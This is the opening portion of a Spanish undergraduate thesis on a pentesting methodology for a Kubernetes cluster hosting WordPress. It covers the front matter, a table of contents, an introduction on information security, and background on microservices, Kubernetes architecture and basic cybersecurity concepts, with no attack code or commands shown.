



BENEMÉRITA UNIVERSIDAD AUTÓNOMA DE PUEBLA

FACULTAD DE CIENCIAS DE LA COMPUTACIÓN

**” IMPLEMENTACIÓN DE UNA METODOLOGÍA DE
PENTESTING HACIENDO USO DE KUBERNETES
EN ENTORNOS VIRTUALES”**

TESIS

**PARA OBTENER EL TÍTULO DE:
INGENIERO EN CIENCIAS DE LA COMPUTACIÓN**

PRESENTA

SERGIO MARTÍNEZ CORNELIO

ASESORA

ANA CLAUDIA ZENTENO VÁZQUEZ

JUNIO 2022



«Sé que parece que el mundo se está desmoronando, pero en realidad es una gran época para volvernos un poco locos, seguir nuestra curiosidad y ser ambiciosos. No abandonéis vuestros sueños. !El mundo os necesita! »

- Larry Page, Cofundador de Google

AGRADECIMIENTOS.

A mi asesora de tesis:

M.C. Ana Claudia Zenteno Vázquez

Al jurado revisor:

M.C. Ma. del Carmen Santiago Díaz

Dr. Gustavo Trinidad Rubín Linares

DEDICADO A

Mis padres por haberme criado y forjado como la persona que soy hoy en día, gracias a su amor y su apoyo incondicional en cada etapa de mi vida, por los valores, principios y perseverancia que aprendí de ellos por darme la inspiración para crecer como persona.

A mi hermana, por estar siempre a mi lado, por apoyarme en las buenas y en las malas alentándome a salir siempre adelante.

La universidad por darme la oportunidad para adquirir el conocimiento y la experiencia necesaria para cumplir mis objetivos.

A mi familia y amigos por confiar en mí, por brindarme su amistad, apoyo y tiempo ya que gracias a ello permitieron que esta meta se hiciera realidad.

A LA MEMORIA

Del profesor José Luis Pérez Rendón quien inspiró este proyecto con su dedicación y pasión por la enseñanza, por guiarme y brindarme los conocimientos necesarios para llevar a cabo este trabajo.

Índice

I Introducción	1
1.1 Internet y sociedad	2
1.2 Seguridad de la información	3
1.3 Justificación	6
1.4 Alcance	7
II Antecedentes	8
2.1 Metodologías de arquitectura de desarrollo de software	9
2.2 Arquitectura de microservicios	11
2.2.1 Arquitectura monolítica vs microservicios	11
2.2.2 Elementos de los microservicios	13
2.2.3 Kubernetes	14
2.2.3.1 Funcionamiento de kubernetes	19
2.3 Ciberseguridad	20
2.3.1 Técnicas y herramientas de ciberdefensa	22
2.3.2 Pentesting	27
2.3.2.1 Tipos de pentesting	27
2.3.2.2 Fases del pentesting	29
2.3.2.3 Metodologías principales.....	30
III Marco metodológico	33
3.1 Herramientas	34
3.1.1 Hardware	34
3.1.2 Software	34
VirtualBox	34
Docker.....	35
Minikube	35
Helm.....	35
Metasploit.....	35
3.2 Diseño de clúster	36
3.3 Diseño de metodología de pentesting	37
3.3.1 Consideraciones previas	37
3.3.2 Recopilación de información	38

3.3.3	Análisis de Vulnerabilidades	39
3.3.4	Explotación	42
3.3.5	Post explotación	47
3.3.6	Redacción de informe	48
IV	Desarrollo e Implementación	50
4.1	Creación del entorno de pruebas	51
4.2	Ejecución del pentesting	54
4.2.1	Exploración	55
4.2.2	Análisis de vulnerabilidades	66
4.2.3	Explotación	68
4.2.4	Post explotación	69
V	Resultados	73
5.1	Vulnerabilidades encontradas	74
5.2	Medidas sugeridas	75
	Conclusiones	77
	Bibliografía	79
	Anexos	82
	Anexo 1: Instalación de Minikube	82
	Anexo 2: Instalación de WordPress haciendo uso de Helm	89
	Anexo 3: php-reverse-shell.php	94

Capítulo I

Introducción

1.1 Internet y Sociedad

El internet es una herramienta que ha revolucionado el mundo desde su creación en 1983, esto se debe principalmente al fácil intercambio de datos que surgió junto con esta tecnología, esta tecnología provocó un aumento en la interactividad entre personas, empresas e incluso países enteros. Los grandes cambios que caracterizan esencialmente esta nueva sociedad son: la generalización del uso de las tecnologías, las redes de comunicación, el rápido desenvolvimiento tecnológico y científico y la globalización de la información [Casas, 2015].

Actualmente vivimos en una sociedad en la que las redes de información global han cambiado el panorama completo de varias ramas de la sociedad como son: el comercio, la educación, el gobierno, la salud e incluso la forma de relacionarnos afectivamente; éste es uno de los instrumentos principales de cambio social en la actualidad.

El éxito del internet ha cambiado de varias maneras los medios de comunicación, pues la transmisión, cobertura y accesibilidad que proporcionan las telecomunicaciones nos permite acceder en cualquier momento a la información, los límites geográficos, las relaciones interpersonales y básicamente todo lo que permite intercambio de datos se ha visto beneficiado creando una nueva realidad social basada en la información.

En esta sociedad de la información no todo son beneficios, pues con nuevos avances surgen nuevos problemas, uno de los ejemplos más claros de esto es que no toda la información es verdadera, ni toda es confiable. Dicha información al estar circulando libremente les ha permitido a los sujetos individuales el dar referencias subjetivas e inclusive falsas sobre algún tema. Esto obstaculiza el acceso a la verdad objetiva sobre los temas de actualidad generando grandes olas de desinformación en tiempos modernos, esto es generado

por la falta de regulaciones en los contenidos y la sensación de anonimato brindada por la tecnología.

Otra de las amenazas que nos trae esta sociedad basada en las nuevas tecnologías es el cuidado de la información, ya sea personal, empresarial o gubernamental, pues al estar estos datos e inclusive servicios siempre conectados a la red, se vuelve cada vez más difícil el mantener un control sobre estos. Un ejemplo notorio de esto lo podemos ver en las regulaciones existentes en múltiples países del mundo como es el caso de las leyes de protección de datos personales que se ajustan en cada país tomando en cuenta sus condiciones económicas, políticas y sociales [Sánchez & Rojas, 2007].

1.2 Seguridad de la información

Como se mencionó anteriormente hoy en día gran parte de la información de las empresas, personas y países se encuentran en línea, pero eso no significa que sean accesibles para todas las personas con acceso a internet, esto supondría una violación de la privacidad de todos los datos, para evitar que esto ocurra se toman múltiples medidas de seguridad en los datos [Kratzke, 2017].

Según la ISO 27001, un estándar para la seguridad de la información aprobado por la *International Organization for Standardization* y por la *International Electrotechnical Commission*, considera que la información se encuentra segura si cumple con ciertas características, estas son: integridad, confidencialidad, disponibilidad y autenticación [Organización Internacional de Normalización [ISO], 2010].

- La integridad hace referencia a la cualidad de la información de ser correcta, esto implica no haber sido alterada y mantener sus datos de la misma forma en la que fueron generados.
- Confidencialidad es la cualidad que tiene la información para no ser divulgada, esto quiere decir que el acceso a los datos se lleve a cabo únicamente por el personal o servicio que cuenta con el acceso de dicha información.
- La disponibilidad supone que el sistema informático se mantenga trabajando sin sufrir ninguna degradación en cuanto a accesos, esto permite garantizar que tanto el sistema como los datos van a estar disponibles al usuario, siempre y cuando cuente con los permisos necesarios, en el momento en que este lo necesite.
- La autenticación se define como el proceso por el cual se busca constatar la identidad digital de un proveedor de información, el cual puede ser un usuario o sistema.

Como se puede apreciar en la Figura 1, todas estas características forman el llamado triángulo de la seguridad donde se engloban los pilares que se encargan de brindar protección a los datos.




Figura 1. Características de la seguridad de la información

Además de las características anteriormente mencionadas existen otros aspectos de suma importancia, estos son la prevención de riesgos y la planificación de respuesta ante incidentes. La prevención de riesgos como su nombre lo indica trata de reducir las amenazas existentes a su mínima expresión, evitar conductas o identificar posibles amenazas antes de que se hagan presentes. Por otra parte, la planificación de respuestas ante incidencias es la creación de planes de contingencia ante la modificación, eliminación o divulgación de información que se considera valiosa.

Para denotar la importancia de estas medidas tomemos un ejemplo; Una empresa cuenta con datos sensibles, estos involucran a sus clientes, datos financieros de la empresa y datos de sus futuros productos, si la empresa no toma medidas para resguardar su información de manera adecuada y esta es divulgada, sin contar con un plan ante dichas contingencias,

dicha empresa perderá credibilidad, acuerdos de negocios e incluso puede llegar a represalias legales generando pérdidas económicas, de personal y fiabilidad.

1.3 Justificación

La presente investigación se basa en el reconocimiento de vulnerabilidades, debilidades que pueden ser aprovechadas para realizar un ataque en un sistema, éste se lleva a cabo con herramientas especializadas para seguridad, en este caso se hace uso del pentesting, el cual nos permite ponernos en el lugar de un atacante para conocer sus métodos de ataque.

En este caso particular, se busca realizar un reconocimiento de las debilidades de un microservicio basado en kubernetes, una plataforma de automatización de contenedores, la cual nos permite administrar servicios en la nube, esta tecnología trae consigo varias ventajas gracias a características como son la automatización, escalabilidad, velocidad y auto reparación. Estas características entre otras han llamado la atención del mundo haciendo que kubernetes cada vez gane más fama y crezca entre usuarios, empresas y proveedores.

Tomando en cuenta la aparición de nuevas tecnologías como la anteriormente presentada, es posible plantear que de la misma manera han aparecido amenazas y vulnerabilidades que atentan contra dichas tecnologías, debido a esto se pretende el plantear una metodología capaz de ayudar a identificar algunos de estas amenazas en forma de vulnerabilidad haciendo uso de una auditoria de penetración también conocida como pentesting con la finalidad de mejorar la seguridad sobre este tipo de implementaciones.

1.4 Alcance

El experimento aquí presentado se realizó con la finalidad proveer una metodología de análisis de las fases del pentesting sobre un entorno de virtualización basado en kubernetes, el objetivo principal de esta prueba de penetración es tomar el control de un *pod*, conjunto de contenedores, en el cual se alberga la aplicación de WordPress, este proceso de pentesting se caracteriza por la creación de un reporte de actividades en su última etapa. En dicho reporte se provee una lista de vulnerabilidades, así como el proceso y los métodos utilizados para descubrirlos y explotarlos. Este proceso no busca llevar a cabo la implementación de medidas correctivas, solo la identificación de vulnerabilidades y vectores de ataque posibles, así como sugerencias o posibles soluciones para mejorar las medidas de seguridad en el sistema.

Capítulo II

Antecedentes

2.1 Metodologías de arquitectura de desarrollo de software

La arquitectura de software es aquella que dicta la manera en la que se estructura un sistema, así como sus relaciones, esta estructura busca satisfacer los requerimientos directos y a su vez cumplir con los atributos de calidad de un sistema. Estos atributos forman parte de los requerimientos no funcionales de un proyecto, como pueden ser eficiencia, seguridad, usabilidad entre otras.

Bass et al. (2021) define a la arquitectura de software como las estructuras de un sistema, compuestas de elementos con propiedades visibles de forma externa y las relaciones que existen entre ellos. Estos “elementos” de los que se hacen mención pueden referirse a múltiples tipos de entidades, ya que cada tipo de entidad tiene diferente tipo de relación en el sistema, dependiendo de estas relaciones se generarán los objetivos y restricciones que serán la base para la arquitectura, esto nos permite definir las tareas de planeación de un proyecto.

El proceso de arquitectura de software varía dependiendo de la metodología a utilizar, pero generalmente se divide en los siguientes pasos:

- **Inicio.** En esta fase se forma el equipo de trabajo, se alinea al equipo con la visión y el propósito de la arquitectura y se desarrolla el plan del proyecto.
- **Requerimientos.** Se establecen los requisitos a los que debe apegarse el proyecto, como son atributos de calidad, primarios e inclusive las restricciones.
- **Diseño.** El propósito de esta fase es definir el sistema de una manera generalizada y especificar la arquitectura de referencia que se toma como base, este diseño debe

buscar el satisfacer en todo momento los requerimientos y restricciones establecidos anteriormente.

- **Validación.** Durante esta etapa se realizan pruebas a la arquitectura validando el diseño contra los requerimientos actuales y los que pudieran existir a futuro.

Como se mencionó en la etapa de diseño, existen diferentes arquitecturas de referencia, estas definen los componentes que cumplen con una función específica, los conectores entre componentes y las restricciones en la integración. Algunos de los estilos arquitectónicos más comunes según Somerville (2011) son:

- **Centrada en datos:** Se enfoca en el almacenamiento de datos al que tienen acceso los componentes.
- **Centrada en flujo de datos:** Se utiliza cuando hay transformaciones en secuencia sobre ciertos datos.
- **De llamada y retorno:** Se basa en una comunicación de llamadas y retornos entre módulos.
- **Orientada a objetos:** Los componentes de un sistema son datos y operaciones encapsulados y se comunican a través del paso de mensajes.
- **En capas:** Se tienen varias capas, cada capa se comunica con las capas inferiores o superiores a través del paso de información y servicios.

2.2 Arquitectura de microservicios

Los microservicios, o arquitectura de microservicios, es el nombre que se le da al método de estructuración que en el que se construye una aplicación grande en un conjunto de componentes o servicios modulares.

La arquitectura basada en microservicios tiene su fundamento en la división de módulos independientes que se comunican entre si mediante mecanismos de interacción relativamente sencillos (Martínez, 2021).

Este tipo de arquitectura nos proporciona un enfoque más descentralizado al momento del desarrollo de software, esto nos permite rastrear problemas existentes a un servicio en específico lo que permite hacer los cambios de manera independiente sobre el servicio.

2.2.1 Arquitectura monolítica vs microservicios

En las arquitecturas monolíticas se caracterizan por tener una base de código única en la que se engloban todos los servicios y funcionalidades, estas son fáciles de desarrollar, pero engloban algunos inconvenientes (Viggiato et al., 2018), por ejemplo:

- Acumulación de código.
- Dificultad al adaptar nuevas tecnologías.
- Despliegue completo tras una actualización.
- Propagación de fallos por todo el sistema.

Estos problemas son resueltos gracias a las arquitecturas de microservicios ya que permiten la agilidad en fases de prueba y despliegue, facilidad de escalabilidad, aislamiento de errores y una adaptabilidad ante los cambios y nuevas tecnologías.

No obstante, esta arquitectura no solo resuelve los inconvenientes si no que presenta sus propias problemáticas como son:

- Complejidad de diseño.
- Complejidad de testeo.
- Complejidad de gestión.
- Aumento en los frentes de seguridad.

Como se muestra en la figura 2, en la arquitectura monolítica se engloban todas las funcionalidades del sistema en un único proceso, mientras que en la de microservicios los elementos se manejan en servicios separados.




Figura 2. Comparación de arquitecturas monolítica y de microservicios.

2.2.2 Elementos de los microservicios

Las arquitecturas de microservicios, en términos generales, cuentan con un conjunto de elementos que permiten su creación e implementación (Viggiato et al., 2018), estos son:

- **Administración:** Este es el módulo de control el cual permite coordinar las tareas sobre la plataforma, así como el control sobre el resto de los componentes.
- **Servidor de configuración:** Este contienen la configuración necesaria por cada microservicio y el resto de componentes de la arquitectura.
- **Servicio de registro / descubrimiento:** Este se encarga de proveer los endpoints o dispositivos de los servicios para su consumo.
- **Balanceo de carga:** Este nos permite la distribución de las peticiones entre distintas instancias de forma transparente al momento de consumir un servicio.
- **Tolerancia a fallos:** También llamado “*circuit braker*” nos permite evitar la propagación de fallos, así como detectar donde se produjo.
- **Servidor perimetral (Edge server):** Este es un Gateway en el cual se exponen los servicios a consumir, dependiendo de la estructuración de la arquitectura puede ser la capa más externa de la plataforma o como una capa intermedia e independiente.
- **Centralización de logs:** Es un mecanismo que nos permite centralizar la gestión de logs o registros de todos los microservicios implicados, esto nos facilita el acceso a dicha información.
- **Servidor de autorización:** Este nos permite proveer una capa de seguridad que permita controlar el acceso, principalmente se ocupa con los servicios API.

- **Monitorización:** Se hace uso de mecanismos para dar seguimiento a diversos aspectos de los nodos como salud, carga de trabajo o fallos.

2.2.3 Kubernetes

Kubernetes es una plataforma de código abierto para automatizar el despliegue, la ampliación y las operaciones de los contenedores de aplicaciones entre clústeres de hosts, proporcionando una infraestructura centrada en contenedores. Los contenedores son ambientes de ejecución livianos que proveen a un servicio aquellos recursos necesarios para su operación óptima.

Esta plataforma de gestión nos provee de una API para la realización de todas las tareas de administración sobre las aplicaciones, como son el despliegue, escalado, restauración, etc. (Baier, J et al, 2019). Las principales funciones de Kubernetes son:

- **Balanceo de cargas:** Esta nos permite distribuir las solicitudes existentes de la red hacia los contenedores que componen el sistema.
- **Orquestación de almacenamiento:** Permite la fácil incorporación de cualquier sistema de almacenamiento necesario en el sistema.
- **Gestión de contenedores:** Se pueden establecer las características de un contenedor para llevar a cabo su ejecución (RAM, núcleos de procesamiento, etc.) dentro de un nodo para optimizar los recursos disponibles.
- **Despliegue y cambios de estado automatizados:** Permite establecer el estado deseado de la plataforma, creación, eliminación, escalado entre otros, al cumplir con condiciones establecidas.

- **Auto reparación:** Se automatiza el proceso de creación, reinicio y destrucción de contenedores al momento de presentar una falla en los chequeos del estado de salud definidos por el usuario.
- **Gestión de datos sensibles:** Kubernetes permite almacenar los datos sensibles como contraseñas, tokens o claves SSH en objetos llamados *secrets* los cuales son independientes a las imágenes y almacenamiento.
- **Escalado:** Permite escalar aplicaciones ya sea de forma manual o en función del uso de la aplicación, esto nos permite optimizar los recursos empleados.

La arquitectura de kubernetes se puede clasificar en 2 elementos principales, el nodo master y los nodos worker. El nodo master es aquel que maneja todas las tareas de control dentro de la plataforma, y los nodos worker son los dispositivos ya sean físicos o virtualizados que ejecutaran las aplicaciones y son controladas por el nodo master.

El usuario hace uso de herramientas para la gestión de estos nodos ya sea con Dashboards, APIs o una interfaz de línea de comando (kubectl).

Nodo Master

Los nodos masters son los encargados de tomar decisiones globales sobre clúster de kubernetes, esto es posible gracias a los componentes de este nodo como se muestra en la figura 3, pues estos realizan acciones de decisión y respuesta con base a los eventos ocurridos dentro de la plataforma. Estos componentes fácilmente podrían encontrarse en cualquier máquina del clúster, pero por cuestiones de simplicidad y seguridad se reúnen en una máquina independiente.




Figura 3. Componentes de un nodo master.

Según un estudio de Muschko (2022), los elementos que componen un nodo master son:

API Server: Es el componente que expone la API de kubernetes, esta sirve como punto de entrada para todos los comandos utilizados para controlar el clúster, este se encarga de manejar las peticiones tanto por parte de otros componentes y servicios como por parte de usuarios y administradores.

Scheduler: Este módulo es el que se encarga de asignar contenedores a los nodos, este tiene en cuenta los recursos disponibles en cada nodo del clúster, así como los recursos necesarios para que se ejecute un determinado servicio.

Este módulo también es el encargado de monitorizar el estado de salud de cada nodo tomando en cuenta las políticas y restricciones del clúster.

Controller-manager: Este módulo se encarga de ejecutar los componentes, estos controladores usan el API para observar el estado del clúster y realizar cambios en el estado cuando sea necesario.

Hay distintos tipos de controladores, implementados como procesos independientes, con diversas funcionalidades.

- **Controlador de nodo:** responsable de monitorizar el estado de los nodos y responder cuando uno se cae desplegando los pods afectados en los nodos restantes disponibles.
- **Controlador de replicación:** responsable de mantener el número correcto de pods.
- **Controlador de endpoints:** responsable de asegurar la conexión entre servicios y pods.
- **Controladores service account y token:** crean cuentas predeterminadas y tokens de acceso a la API para nuevos espacios de nombres.

Etcd: Es un almacén de datos que sirve como base de datos para toda la información relativa al clúster, almacena la información de configuración, así como el estado actual del clúster, todos los recursos deberán tener definido previamente un plan de backup para que puedan ser almacenados. El nodo master hace consultas a este módulo para obtener el estado de los nodos y contenedores.

Nodo worker

Los nodos worker, también denominados simplemente nodos, son los responsables de ejecutar las aplicaciones en pods, un pod es una colección lógica de contenedores y recursos compartidos por esos contenedores que pertenecen a una aplicación, esto se puede ver en la figura 4.




Figura 4. Componentes de un nodo worker.

Debe haber al menos un nodo worker, aunque habitualmente serán más, y en todos ellos se encuentran todos los componentes necesarios para crear un entorno de ejecución para los contenedores (Muschko, 2022), estos componentes son los siguientes:

Kubelet: Es el servicio, dentro de cada nodo worker, responsable de comunicarse con el nodo master. Obtiene la configuración de los pods del API server y garantiza que los contenedores descritos en dicha configuración estén arriba y funcionando correctamente.

Este se encarga de monitorizar los contenedores y reporta al panel de control fallos relacionados con el funcionamiento de estos, y será el nodo master quien trate estos problemas.

Kube-proxy: Este permite la comunicación entre los contenedores y las sesiones de red internas y externas del clúster. Se encarga de proporcionar una dirección IP a cada nodo y gestionar el tráfico de red.

Runtime container: Este es el software responsable de ejecutar los contenedores de los pods. Para ello, se encarga de descargar las imágenes necesarias y de arrancar los contenedores. Kubernetes no tiene implementado su propio Runtime para contenedores por lo que es necesario utilizar un software de terceros, como podrían ser Docker, containerd, Podman o CRI-O.

Pod: Un pod es un grupo de contenedores los recursos compartidos entre ellos. Estos son entidades efímeras con un ciclo de vida, son creados, se les asigna un identificador único, se planifica su ubicación y estancia en un nodo hasta que llegue el momento de su finalización, si un nodo es finalizado o suprimido los Pods que se encuentran en él se preparan para su eliminación dentro de un periodo de tiempo.

2.2.3.1 Funcionamiento de kubernetes.

De forma simplificada se puede definir el proceso de interacción del clúster como se muestra en la figura 5, lo cual se resume en los siguientes pasos:

- El usuario encargado del clúster, o administrador, crea un archivo llamado *manifest* en el cual se establece el estado deseado, esto incluye funciones como creación, modificación o eliminación de los recursos.
- Este manifiesto se envía al nodo master, el cual lo recibe por su módulo API server y almacena dicha información en el módulo etcd.
- Kubernetes se encarga de llevar a cabo los cambios de estado dentro de las aplicaciones afectadas en el manifest.

- Se mantiene un constante estado de observación de estado, en caso de que algún recurso no coincida con las políticas y restricciones establecidas se busca realizar los cambios pertinentes.




Figura 5: Diagrama interacción del clúster.

2.3 Ciberseguridad

La ciberseguridad es el conjunto de acciones tomadas por organizaciones e individuos para mitigar los riesgos que enfrentan en el ciberespacio, con el propósito de disminuir la probabilidad de sufrir un ciberataque. Esto incluye soluciones tecnológicas como el uso de programas antivirus o la actualización periódica de software; además de buenas prácticas en el uso de las tecnologías de la información, como no abrir archivos de direcciones de correos que provienen de fuentes desconocidas. La seguridad de los datos consta principalmente de cuatro conceptos básicos [McKinsey & Company,2018]:

- **Confidencialidad:** Esto hace referencia a que el acceso a los datos se lleve a cabo únicamente por el personal o servicio que cuenta con el acceso de dicha información.

- **Autenticación:** Esto nos permite asegurar que la identidad del emisor se puede confirmar, de modo que se pueda demostrar que es quien dice ser.
- **Integridad:** Esto hace referencia a que la alteración de la información o recursos se lleva a cabo únicamente por los entes y haciendo uso de las medidas autorizadas.
- **Disponibilidad:** Es la capacidad de los recursos de ser utilizados cada que sean necesarios.

Un atacante intentará aprovechar las vulnerabilidades de estos cuatro elementos de seguridad ya sea por una violación o debilidad dentro de una política de seguridad la cual puede ser explotada por un atacante para comprometer un sistema de forma total o parcial.

La seguridad informática se puede categorizar tomando en cuenta sus elementos a proteger, ya que cada elemento necesitará un tipo de protección diferente (Gil, 2019), estas se dividen en:

Seguridad de hardware: Esta se aplica a los elementos físicos para evitar intromisiones que se aprovechen de características como dispositivos de entrada/salida o posibles errores de fabrica presentes en los equipos, este proporciona un alto grado de protección, pero suele ser el más complejo y caro de implementar.

Seguridad de software: Si un software presenta errores estos pueden generar vulnerabilidades que resultan en un riesgo para todo el sistema, estos errores se pueden presentar por factores internos, ya sea por deficiencias de programación o errores de

configuración de un software, o se pueden presentar por factores externos como virus o ataques maliciosos.

